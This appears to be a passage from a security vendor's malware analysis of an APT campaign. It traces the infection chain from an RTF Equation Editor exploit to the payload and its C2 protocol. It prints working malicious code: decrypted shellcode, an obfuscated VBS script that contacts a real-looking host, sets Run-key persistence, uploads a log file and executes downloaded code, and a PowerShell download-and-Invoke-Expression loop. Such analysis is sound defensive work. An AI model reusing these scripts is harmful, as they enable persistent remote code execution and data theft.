Figure 13 shows the decrypted shellcode, with the first 13 bytes responsible for decrypting the main part of the shellcode (the loop statement is decrypted at the first iteration). For decryption, XOR is used with a two-byte key embedded in the code.

```
053C785                          loc_53C785:                          ; CODE
053C785 DD D8                    fstp    st                           ; copy
053C787 D9 74 24 F4              fnstenv byte ptr [esp-0Ch]
053C78B 66 81 37 7E A8           xor     word ptr [edi], 0A87Eh
053C790 47                       inc     edi
053C791 47                       inc     edi
053C792 E2 F1                    loop    loc_53C785                   ; copy
053C794 81 EC 2C 03 00 00        sub     esp, 32Ch
053C79A E8 12 00 00 00           call    sub_53C7B1
053C79A                          ; ---------------------------------------
053C79F                          aKernel32_0:
053C79F 6B 00 65 00 72 00 6E+text "UTF-16LE", 'kernel32',0
053C7B1
053C7B1                          ; =============== S U B R O U T I N E ========
053C7B1
053C7B1
053C7B1                          sub_53C7B1 proc near                 ; CODE
053C7B1 E8 F7 00 00 00           call    sub_53C8AD
053C7B6 8B D8                    mov     ebx, eax
053C7B8 E8 0D 00 00 00           call    loc_53C7CA
053C7B8                          sub_53C7B1 endp ; sp-analysis failed
053C7B8
053C7B8                          ; ---------------------------------------
053C7BD 4C 6F 61 64 4C 69 62+aLoadlibraryw_2 db 'LoadLibraryW',0
053C7CA                          ; ---------------------------------------
053C7CA
053C7CA                          loc_53C7CA:                          ; CODE
053C7CA 53                       push    ebx
053C7CB E8 67 01 00 00           call    sub_53C937
053C7D0 8B F8                    mov     edi, eax
053C7D2 E8 0F 00 00 00           call    loc_53C7E6
053C7D2                          ; ---------------------------------------
053C7D7 47 65 74 50 72 6F 63+aGetprocaddress_3 db 'GetProcAddress',0
053C7E6                          ; ---------------------------------------
053C7E6
053C7E6                          loc_53C7E6:                          ; CODE
053C7E6 53                       push    ebx
053C7E7 E8 4B 01 00 00           call    sub_53C937
053C7EC 8B F0                    mov     esi, eax
053C7EE 64 A1 30 00 00 00        mov     eax, large fs:30h
053C7F4 8B 40 08                 mov     eax, [eax+8]
053C7F7 05 28 6B 06 00           add     eax, offset unk_66B28
053C7FC FF 10                    call    dword ptr [eax]
053C7FE E8 10 00 00 00           call    sub_53C813
053C7FE                          ; ---------------------------------------
053C803 47 65 74 43 6F 6D 6D+aGetcommandline_3 db 'GetCommandLineW',0
```

Figure 13. The decrypted shellcode

The direct link to the HTA file (through which the loading is performed) is stored in the body of the shellcode (Figure 14) and is additionally XOR-encrypted with the one-byte value of 0x12.

```
D0                 call    eax
00                 push    0
D0 67 46 00        mov     eax, offset fn_kernel32_ExitProcess
10                 call    dword ptr [eax]
                   nop

                   ; =============== S U B R O U T I N E =======================================


                   ; void sub_53C87A()
                   sub_53C87A proc near                    ; CODE XREF: sub_53C813+5↑p
                   pop     ecx
D1                 call    ecx
                   sub_53C87A endp ; sp-analysis failed

                   ; ---------------------------------------------------------------------------
                   db  73h ; s                              ; a.exe https://technology-requests.net/shema/lep
                   db  3Ch ; <
                   db  77h ; w
                   db  6Ah ; j
                   db  77h ; w
                   db  32h ; 2
                   db  7Ah ; z
                   db  66h ; f
                   db  66h ; f
                   db  62h ; b
                   db  61h ; a
                   db  28h ; (
                   db  3Dh ; =
```

Figure 14. The link to the malicious HTA file

As seen in Figure 11, the HTA file is designed to create on the disk the VBS scripts with the payload for subsequent stages, as well as an LNK file with the main payload containing the code for loading binary modules. Thus, the main task of the VBS macros (in our case, both macros had similar names: unbroken.vbs and unbroken.vbs.vbs) is to deobfuscate the contents of the LNK file (shown in Figure 15) and transfer control to it, after which the payload which was downloaded by the LNK file code is launched (we will discuss this in the "Malware analysis" section).

```
For ILboP=1 To 41:Execute TQvGi(IYkxv,gswTS):Next012oadTp=".vbs"
093KuHTM="https://api-help.com/GOSMACSes/compossitures/mortiere/jesse/perentie/boogvenster.xlsb"
010YicEi="&H"
025bJTXB="Internet Settings"089bjNWd="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/538.36 (KHTML, like Gecko) "018vhonM="User-Agent"
012zqfBg="POST"
075IlWav="winmgmts:{impersonationLevel=impersonate}
!\root\cimv2:Win32_Process"
011wPmqg="GET"
019MEFiy="ProxyEnable"
074LUbsJ="winmgmts:{impersonationLevel=impersonate}
!\root\default:StdRegProv"
027zpoTn="ImprovementFirewall"
050GChxy="Software\Microsoft\Windows\CurrentVersion\"
028diHHV="Volatile Environment"
012PlLac=".log"
059SabNU="CLSID\{88d96a0b-f192-11d4-a65f-0040963251e5}\ProgID"
028lkIea="%APPDATA%\Microsoft\"
020mRSNv="wscript //B "
009MAhIR=" "
020UmpIQ="ADODB.Stream"
019pWLOX="ProxyServer"
018JAouU=" Chrome/99"
018DQdbb="USERDOMAIN"
011BuqoS="Run"
024Set Bo2=GetObject(LUbsJ)026CV2=WScript.ScriptFullName024Set Qme=GetObject(IlWav)009jJC=GChxy042Bo2.GetStringValue &H80000000,SabNU,"",
ArC009Yy7=JAouU076Set ul9=CreateObject(ArC):MC7=ul9.getOption(2):ul9.setOption 2,MC7:DS2=KuHTM009xX0=bjNWd051Bo2.GetStringValue &H80000001,jJC & bJTXB,
pWLOX,nC5015eC3=CV2 + oadTp050Bo2.GetDWORDValue &H80000001,jJC & bJTXB,MEFiy,sJ0015kz2=CV2 + PlLac075If ((VarType(nC5) <> vbNull) And (sJ0 = 1)) Then:ul9.setProxy 2,
nC5:End If019Ub7=mRSNv & Chr(34)053Bo2.GetExpandedStringValue &H80000001,diHHV,DQdbb,Ln4053If ((VarType(Ln4) <> vbNull))
Then:xX0=xX0+Ln4:End If909Do:WScript.Sleep
111834:Bo2.GetStringValue &H80000001,jJC & BuqoS,zpoTn,WGe:If ((VarType(WGe) = vbNull))
Then:Bo2.SetExpandedStringValue &H80000001,jJC & BuqoS,zpoTn,Ub7 & lkIea & CStr(Wscript.ScriptName) & Chr(34):End
If:On Error Resume Next:If cS9.FileExists(kz2) Then:Set Rq7=cS9.OpenTextFile(kz2,1):ul9.Open zqfBg,DS2,false:ul9.SetRequestHeader vhonM,xX0+Yy7:ul9.Send
Rq7.ReadAll():Rq7.Close():cS9.DeleteFile kz2:End If:ul9.Open wPmqg,DS2,false:ul9.SetRequestHeader
vhonM,xX0+Yy7:ul9.Send:
If ul9.Status=200
Then:NE4=ul9.responseText:
If Len(NE4) < 204800
Then:DBD=MAhIR:For i=1 To Len(NE4)
Step 2:iaf=Mid(NE4,i,2):WL1=Chr(YicEi & iaf Xor YicEi & Wg3):DBD=DBD+WL1:Next:Execute DBD:Else:Set
FEc=CreateObject(UmpIQ):FEc.Open:FEc.Type=1:FEc.Write ul9.responseBody:FEc.SaveToFile eC3,2:FEc.Close:Qme.Create
Ub7+eC3+Chr(34):Wscript.Sleep 56520:cS9.OpenTextFile eC3,2,True:End If:End If:WScript.Sleep 2210580:Loop
```

Figure 15. The LNK file

It is also worth noting that malicious documents which exploit the same vulnerabilities in Equation Editor and contain identical object names (for example, "weaseoijsd",highlighted in red in Figure 16) in RTF documents were analyzed by Cisco Talos Intelligence specialists and attributed to the Bitter APT group.

```
{\*\objclass weaseoijsd}{\*\objdata d1{\*\$ hello!\'}ae08
008B008B43481483C1694151C3474642415151515150505050000000
79c59ff4452ab7ea896ba7ea87eca7ecd7eda7ec67ecd7ec47e9b7e9a
a881b896b87ea87eef1bdc3dc713c51fc61ae417c61bff7efb817e817
17e14a814a814a814a8817814a8c67819ee7e576e382757afdb42df14
```

Figure 16. The object name in the RTF file

The second chain that we found is downloading malicious PowerShell scripts via remote templates (Figure 17), which in turn download malicious components (mostly Base64-encoded).

```
do{
    $result=HttpRequestG "https://www.[redacted]";
    $number = $result[0];
    if ($number -eq 80) {
        $zipfile=(gi $env:temp).fullname+"\PG.zip";
        [io.file]::WriteAllBytes($zipfile,$result); }
    else    {
        $xmlfile = (gi $env:temp).fullname + "\temp.xml";
        [io.file]::WriteAllBytes($xmlfile, $result);
        $content = Get-Content $xmlfile;
        [xml]$doc = $content;
        $command = dec64($doc.model.ps);
        Invoke-Expression $command;
        Remove-Item $xmlfile -force;
        sleep 10;
        $p_t = (gi $env:temp).fullname + "\pass.txt";
        if([System.IO.File]::Exists($p_t))
            {
                $res1=HttpRequestP "https://www.[redacted]";
            }   }   sleep 1;}
while ($result -ne 1);;
```

Figure 17. The script that loads the payload

We also encountered cases of an intermediate .NET loader that downloaded a payload from a remote server and transferred control to it.

This .NET loader is decoded from Base64 and launched by a PowerShell script (Figure 18).

```
$dll_compressed_base64 = "H4sIAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2
$dll_compressed = [System.Convert]::FromBase64String($dll_compressed_base64)
$ms = New-Object System.IO.MemoryStream(, $dll_compressed)
$cs = New-Object System.IO.Compression.GzipStream($ms, [IO.Compression.CompressionMode]::Decompress)
$br = New-Object System.IO.BinaryReader($cs)
$dll_content = $br.ReadBytes(10485760)
$br.Close()
$cs.Close()
$ms.Close()

[System.Reflection.Assembly]::Load($dll_content)


# $content_bytes = [tcp_ssl_simple.NetTcpSsl]::StartHello()
# $content_bytes = [tcp_ssl_simple.NetTcpSsl]::StartHello()
# [abcd.Service]::StartHello()
$content_bytes = [abcd.Service]::StartMainXor("[redacted]", "11170", 10, 7000, 15 * 60, "010203BADC0DEF")
write-host "Done Test"
```

Figure 18. The script for decoding and launching the necessary export

The export (Figure 19), activated from the loader, takes all the necessary parameters for network communication, including the connection encryption key (highlighted in yellow in Figure 18).

```
public static void StartMainXor(string host, string port, int number, int reconnect_sleep, int time_stop_delay_seconds,
  string hexkey)
{
    Service.StartMain(host, port, number, reconnect_sleep, time_stop_delay_seconds, hexkey);
}
```

Figure 19. The export activated from the loader

The communication is encrypted with a simple XOR operation with the transferred key (Figure 20).

```
public void Crypt(byte[] data, int size)
{
    if (data != null && size > 0)
    {
        int i = 0;
        while (i < size)
        {
            if (this.pos_ == this.key_.Length)
            {
                this.pos_ = 0;
            }
            int num = i;
            data[num] ^= this.key_[this.pos_];
            i++;
            this.pos_++;
        }
    }
}
```

Figure 20. The encryption of the communication inside the loader

Malware analysis

Initial module

The main task of the initial stage is to decrypt the loader of the main functionality and transfer control to it. We should mention that all such samples that we discovered are quite large and also obfuscated. The loader, in turn, is stored exclusively in the process memory and is not present on the disk at all. The loader is decrypted in parts, via single-byte XOR with different keys (Figure 21). It is also striking that the decryption code is "diluted" with various operations. This is obviously to make searching for and identifying data decryption procedures more complicated.

```
k = 0;
v25 = 0;
while ( j < (int)Size )
{
  if ( cnt == 0x1AA )
    cnt = 0;
  v21 = 0x296;
  pDecrData = pKey[cnt] ^ *pEncrdata;
  memcpy_0(&tmpVal, &pDecrData, sizeof(tmpVal));
  v21 = 0xE0 - v25;
  v25 = k ^ 0x7F;
  memcpy_0(pOutData, &tmpVal, sizeof(char));
  k = 0x2DC;
  ++pOutData;
  ++pEncrdata;
  v25 = 0x205 * v21;
  ++j;
  ++cnt;
}
cnt = 0x31B * v21;
v21 = 0x573;
k = Size;
j = 0x4CF86;
do
{
```

Figure 21. Partial decryption of the loader

We also noted that almost all of the functions that decrypt the loader contain a large amount of polymorphic code. This performs various operations with strings located inside the image, stack strings, as well as with their individual elements (Figure 22 shows an example). However, these operations do not have any effect on the decrypted data itself. They are used to calculate various variables and constants that affect the decryption parameters (data size, offsets, and so on), as well as to complicate the analysis process. The decrypted data is copied to a pre-allocated memory area as a valid PE image, after which control is transferred to it.

```
i = 0xEB;
for ( j = 0; j < i; ++j )
{
  v1 = (int)log10((double)i);
  i -= i % v1;
}
v2 = strlen(pMemStr_2);
memset((void *)HIDWORD(_MemPtr), 0, (v2 >> 1) + 1);
k = 0xDA;
for ( i = 0; i < k; ++i )
  k -= k % (int)exp(4.0);
i = k - j;
v3 = strlen(pMemStr_2);
memcpy((void *)HIDWORD(_MemPtr), pMemStr_2, v3 >> 1);
v4 = strlen(pMemStr_1);
Block = malloc(v4 + 1);
v5 = strlen(pMemStr_1);
memset(Block, 0, v5 + 1);
for ( k = 0; k < strlen(pMemStr_1); ++k )
  *((_BYTE *)Block + k) = pMemStr_1[strlen(pMemStr_1) - k - 1];
if ( Block )
  free(Block);
v6 = strlen(pMemStr_2);
pMem = (char *)malloc(v6 + 1);
if ( pMem )
{
  k = 0x1D0;
  for ( i = 0; i < k; ++i )
    ldexpl((double)6, 2);
  v7 = strlen(pMemStr_2);
  memset(pMem, 0, v7 + 1);
  k = 0xE8;
  v21 = 2;
  for ( i = 0; i < k; ++i )
  {
    ldexpl((double)v21, 1);
    v21 += 2;
  }
  X_4 = strlen(pMemStr_2) >> 1;
  v8 = strlen(pMemStr_2);
  memcpy(pMem, &pMemStr_2[v8 >> 1], X_4);
  for ( i = 0; i < strlen(pMemStr_1); ++i )
  {
    if ( islower(pMemStr_1[i]) )
      pMemStr_1[i] -= 0x3F;
  }
  v9 = strlen(pMemStr_2);
  if ( memcmp((const void *)HIDWORD(_MemPtr), pMem, v9 >> 1) <= 0 )
  {
    k = 0xD7;
    i = 3;
    for ( m = 0; m < k; ++m )
      ldexpl((double)i++, 2);
    i = m - 0x175;
    v12 = strlen(pMemStr_2);
    LODWORD(_MemPtr) = calloc(v12 + 1, 1u);
    if ( (_DWORD)_MemPtr )
```

Figure 22. An example of polymorphic code

Main loader

The loader, in turn, is responsible for reading the data from the file containing the main payload, as well as for its decryption and unpacking.

First, the loader decrypts the configuration located in its body. The decryption algorithm (Figure 23) is single-byte XOR with an embedded key. After decryption, the configuration is validated.

We noted that the configuration has not changed since previous studies—it contains the same data and parameters (Figure 23).

```
cnt = 0;
keyCnt = 0;
if ( !pKeyData || !size_1 || !pEncryptedConfig || _sizcnt <= 0x14 )
  return 0xFFFFFFFF;
while ( cnt < _sizcnt )
{
  if ( keyCnt >= size_1 )
    keyCnt = 0;
  *(_BYTE *)(cnt + pEncryptedConfig) ^= *(_BYTE *)(keyCnt + pKeyData);
  ++cnt;
  ++keyCnt;
}
fnCheckViaHash(pEncryptedConfig, _sizcnt - 0x14, (int)Buf2);
return memcmp((unsigned __int8 *)(pEncryptedConfig + _sizcnt - 0x14), Buf2, 0x14u);
```

Figure 23. Decrypting the loader configuration

```
AE 74 2E DF C3 91 76 2D 07 6B 1A 17 BA B5 E9 9D  ®t.?A.v-.k..?µe.
9F 95 66 F6 47 00 6C 00 6F 00 62 00 61 00 6C 00  ..foG.l.o.b.a.l.
5C 00 5A 00 61 00 4C 00 65 00 49 00 68 00 00 00  \.Z.a.L.e.I.h...
00 00 00 00 9A 05 00 00 4D 6F 7A 69 6C 6C 61 2F  ........Mozilla/
34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B  4.0 (compatible;
20 4D 53 49 45 20 36 2E 30 3B 20 57 69 6E 64 6F   MSIE 6.0; Windo
77 73 20 4E 54 20 35 2E 31 3B 20 53 56 31 3B 20  ws NT 5.1; SV1; 
2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37  .NET CLR 2.0.507
32 37 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 30  27; .NET CLR 3.0
2E 34 35 30 36 2E 32 31 35 32 29 00 00 00 00 00  .4506.2152).....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 06 00 00 00 06 00  ................
68 74 74 70 73 3A 2F 2F 77 65 62 64 61 76 2E 6F  https://webdav.o
70 65 6E 64 72 69 76 65 2E 63 6F 6D 00 00 00 00  pendrive.com....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
[redacted]
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
[redacted]
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 69 65 69 00 00 00 00 00 00 00  ......iei.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 64 6F 73 63 68 75 6E 6B 2F 72  ......doschunk/r
65 73 70 6C 65 6E 64 65 6E 63 79 00 00 00 00 00  esplendency.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 24.

The loader configuration

Next, the loader reads the file created at the initial stage of the installation, after which it decrypts and unpacks the data contained in it.

It's at this stage where the first differences from earlier samples appear: to hide the payload, AES in CBC mode is used, after which the data is unpacked by LZNT1 (it used to be LZMA).

The unpacking algorithm is rather interesting: the data is unpacked not as a single byte array, but by chunks of various sizes. Figure 25 shows the addition of the header_start_chunk offset to the zero offset of each chunk (for the first of them, an additional offset of 4), after which the unpacking function is activated.

Thus, the structure of the first chunk in the decrypted load can be represented as follows:

```
struct first_comprChunk
{
DWORD signature;
WORD sizeOfCurrChunk; // in fact compressed buffer size
BYTE data[sizeOfCurrChunk]; //compressed data
};
```

Correspondingly, the remaining chunks do not have the first DWORD field and have the following structure:

```
struct comprChunk
{
WORD compressedBuffSize;
BYTE data[sizeOfCurrChunk];
};
```

Each chunk is unpacked independently of the others, without any padding, strictly according to the offsets from its headers.

```
cnt_start_chunk_offset = 4;
_decompress_size = 0;
status = 0;
compressedBuffSize = 0;
if ( pCompressData )
{
  if ( size )
  {
    if ( pAllocMemory_out )
    {
      if ( p_cntr )
      {
        hModule = GetModuleHandleA("ntdll.dll");
        if ( hModule )
        {
          RtlDecompressBuffer = GetProcAddress(hModule, "RtlDecompressBuffer");
          if ( RtlDecompressBuffer )
          {
            size_1 = *pCompressData;
            *pAllocMemory_out = calloc(size_1, 1u);
            *p_cntr = 0;
            if ( *pAllocMemory_out )
            {
              while ( cnt_start_chunk_offset + 2 < size )
              {
                compressedBuffSize = *(pCompressData + cnt_start_chunk_offset);
                cnt_start_chunk_offset += 2;
                status = (RtlDecompressBuffer)(
                           COMPRESSION_FORMAT_LZNT1,// format
                           *pAllocMemory_out + *p_cntr,// uncompress_buff
                           size_1 - *p_cntr,  // poss size decompress
                           pCompressData + cnt_start_chunk_offset,// compressed_data + offset_current_chunk
                           compressedBuffSize,// compr size
                           &_decompress_size);// final_size
                if ( !status || status == 0x117 )
                {
                  cnt_start_chunk_offset += compressedBuffSize;
                  *p_cntr += _decompress_size;
                }
              }
              v12 = *p_cntr == size_1;
            }
          }
        }
      }
```

Figure 25. Unpacking the decrypted data

The final stage of the loader involves loading the unpacked data as a valid PE image, searching for the required export by the ordinal name, and transferring control to it (Figure 26).

```
    return EventW;
  EventW = fn_kernel32_CreateEventW(0, 1, 0, v9 + 0x20);
  v6 = EventW;
  if ( !EventW )
    return EventW;
  do
  {
    if ( fnReadDataDecryptDecompress(v9, &pDecrAndDecompressData, &v4) )
    {
      pPEData = fnParseData(pDecrAndDecompressData);
      if ( pPEData )
      {
        ms_exc.registration.TryLevel = 0;
        ExportByOrdinalName = fnFindExportByOrdinalName(pPEData, 1);// ordinal name "1"
        if ( ExportByOrdinalName )
          v3 = ExportByOrdinalName(v9 + 0xA0, v9);
        ms_exc.registration.TryLevel = 0xFFFFFFFE;
        if ( pPEData )
        {
          ms_exc.registration.TryLevel = 1;
          fnRunPayload(pPEData);
          ms_exc.registration.TryLevel = 0xFFFFFFFE;
        }
```

Figure 26.
Overview of the loader functionality

Payload

The data received at the loader stage is the payload of the malware. Its main functionality is to initialize the connection to the control server and load various modules from it.

Curiously enough, the payload module also has a configuration inside which is identical to the one in the loader, but in this case it is AES-encrypted and gets decrypted after control is transferred to the main module.

Next, the malware generates a communication packet that is sent to the server to establish a connection. This packet contains information about the infected machine and is most likely designed to identify targets that are of interest for attackers.

The structure of the packet is shown below (Figure 27).

```
struct Message
{
DWORD lenOfPacket;
DWORD sizeOf_OSVERSIONINFO;
BYTE data_OSVERSIONINFO[sizeOf_OSVERSIONINFO - 4];
DWORD volumeInformation;
BYTE timestamp[16]; // GetLocalTime
WORD GetUserDefaultLCID;
WORD GetSystemDefaultLCID;
DWORD len_of_1_field;
DWORD len_of_2_field;
DWORD len_of_3_field;
DWORD len_of_4_field;
char username; //1_field
char PcName; //2_field
char executePath; //3_field
char applicationName; //4_field
char argvParam;
DWORD lenOf_curr currFileSystem;
char currFileSystem[lenOf_curr currFileSystem];
};
```

```
0000000000: 9F 01 00 00 94 00 00 00  0A 00 00 00 00 00 00 00  Ÿ☺  ”   ◙
0000000010: 64 4A 00 00 02 00 00 00  00 00 00 00 00 00 00 00  dJ ☻
0000000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000080: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00  01 A1 6B 14 C6 E6 07 0A          ☺¡k¶Ææ•◙
00000000A0: 00 00 00 02 00 17 00 31  00 26 00 70 02 09 04 00     ☻ ↨ 1 & p☻○♦
00000000B0: 00 09 04 00 00 0C 00 00  00 1E 00 00 00 08 00 00   ○♦  ♀   ▲   ◘
00000000C0: 00 9E 00 00 00 64 00 61  00 6E 00 6E 00 79 00 00   ž   d a n n y
00000000D0: 00 44 00 45 00 53 00 4B  00 54 00 4F 00 50 00 2D   D E S K T O P -
00000000E0: 00 49 00 4D 00 35 00 4E  00 4D 00 38 00 52 00 43   I M 5 N M 8 R C
00000000F0: 00 3A 00 5C 00 00 00 43  00 3A 00 5C 00 57 00 69   : \   C : \ W i
0000000100: 00 6E 00 64 00 6F 00 77  00 73 00 5C 00 53 00 79   n d o w s \ S y
0000000110: 00 73 00 57 00 4F 00 57  00 36 00 34 00 5C 00 72   s W O W 6 4 \ r
0000000120: 00 75 00 6E 00 64 00 6C  00 6C 00 33 00 32 00 2E   u n d l l 3 2 .
0000000130: 00 65 00 78 00 65 00 20  00 43 00 3A 00 5C 00 55   e x e   C : \ U
0000000140: 00 73 00 65 00 72 00 73  00 5C 00 64 00 61 00 6E   s e r s \ d a n
0000000150: 00 6E 00 79 00 5C 00 44  00 65 00 73 00 6B 00 74   n y \ D e s k t
0000000160: 00 6F 00 70 00 5C 00 70  00 68 00 61 00 6C 00 61   o p \ p h a l a
0000000170: 00 6E 00 67 00 65 00 72  00 73 00 2E 00 64 00 6C   n g e r s . d l
0000000180: 00 6C 00 2C 00 20 00 66  00 34 00 6C 00 4D 00 43   l ,   f 4 l M C
0000000190: 00 31 00 20 00 0A 00 00  00 4E 00 54 00 46 00 53   1   ◙   N T F S
```

Figure 27. An example of a generated packet

The malware sends the generated packet to the control server, using the CLSID_IServerXMLHTTPRequest2 COM object for communication (Figure 28).

```
ppv = 0;
if ( CoCreateInstance(&rclsid, 0, 1u, &CLSID_IServerXMLHTTPRequest2, &ppv) )
  return v74;
memset(Buffer, 0, sizeof(Buffer));
if ( fnMakePath(Str, a6, Buffer) != 0xFFFFFFFF && !(ppv->vtbl->setTimeouts)(ppv, 0xEA60, 0xEA60, 0xEA60, 0x1D4C0) )
{
```

Figure 28. The object initialization code

The restored table of this object's virtual methods can be described by the following structure:

```
struct IServerXmlHttpRequest2Vtbl
{
int QueryInterface;
int AddRef;
int Release;
int GetTypeInfoCount;
int GetTypeInfo;
int GetIDsOfNames;
int Invoke;
int open;
int setRequestHeader;
int getResponseHeader;
int getAllResponseHeaders;
int send;
int abort;
int get_status;
int get_statusText;
int get_responseXML;
int get_responseText;
int get_responseBody;
int get_responseStream;
int get_readyState;
int put_onreadystatechange;
int setTimeouts;
int waitForResponse;
int getOption;
int setOption;
int setProxy;
int setProxyCredentials;
};
```

It should be noted that the protocol for communicating between the malware and the server supports five types of requests (Figure 29), each of which is used at a certain stage of communication.

```
const char *__cdecl fnGetTypeOfRequest(int typeOfRequest)
{
  const char *result; // eax

  switch ( typeOfRequest )
  {
    case 1:
      result = "PUT";
      break;
    case 2:
      result = "GET";
      break;
    case 3:
      result = "MKCOL";
      break;
    case 4:
      result = "DELETE";
      break;
    case 5:
      result = "PROPFIND";
      break;
    default:
      result = 0;
      break;
  }
  return result;
```

Figure 29. Types of requests from the malware to the control server

For example, after a PROPFIND request that installs the directory contents on the remote server, a GET request is made to load the module contained on the control server. Curiously, if the loading is successful, this module is deleted (Figure 30).

```
if ( fnMakePath(pIdent_config, v9, Buffer) != 0xFFFFFFFF )
{
  if ( Net::fnConnectC2Try(pC2Addr, pUserAgent, pUsername_cred, pPasswd_cred, GET, Buffer, 0, 0, a6, pNullDword) )
  {
    _Conn_status = Net::fnConnectC2Try(
                     pC2Addr,
                     pUserAgent,
                     pUsername_cred,
                     pPasswd_cred,
                     DELETE,
                     Buffer,
                     0,
                     0,
                     0,
                     0);
    if ( _Conn_status )
      break;
```

Figure 30. A fragment of the communication with the control server

If the communication is successful, binary data is loaded (Figure 31) containing a specific module in obfuscated form.

```
if ( !(ppv->vtbl->get_status)(ppv, &_status) )
{
  v70 = pType - 1;
  switch ( pType )
  {
    case 1:
      if ( _status == 201 || _status == 204 )
        v74 = 1;
      break;
    case 2:
      if ( _status == 200 )
        v74 = Net::fnRecvDataFromC2(ppv, a9, a10);
      break;
    case 3:
      if ( _status == 201 || _status == 401 )
        v74 = 1;
      break;
    case 4:
      if ( _status == 200 || _status == 204 )
        v74 = 1;
      break;
    case 5:
      if ( _status == 207 && !(ppv->vtbl->get_responseText)(ppv, a9) )
        v74 = 1;
      break;
    default:
      break;
  }
```

Figure 31. Loading a module from the server

The same procedures are used for obfuscating the data as for extracting the payload with the loader: AES-CBC encryption and LZNT1 compression.

The functions responsible for the payload extraction procedure, as well as the encryption keys and initialization vectors used to encrypt the communication, are identical to those used to extract the payload in the loader.

In the course of our research, we managed to obtain a sample that the malware downloads from the control server (examples of the server contents are shown in Figures 32 and 33).


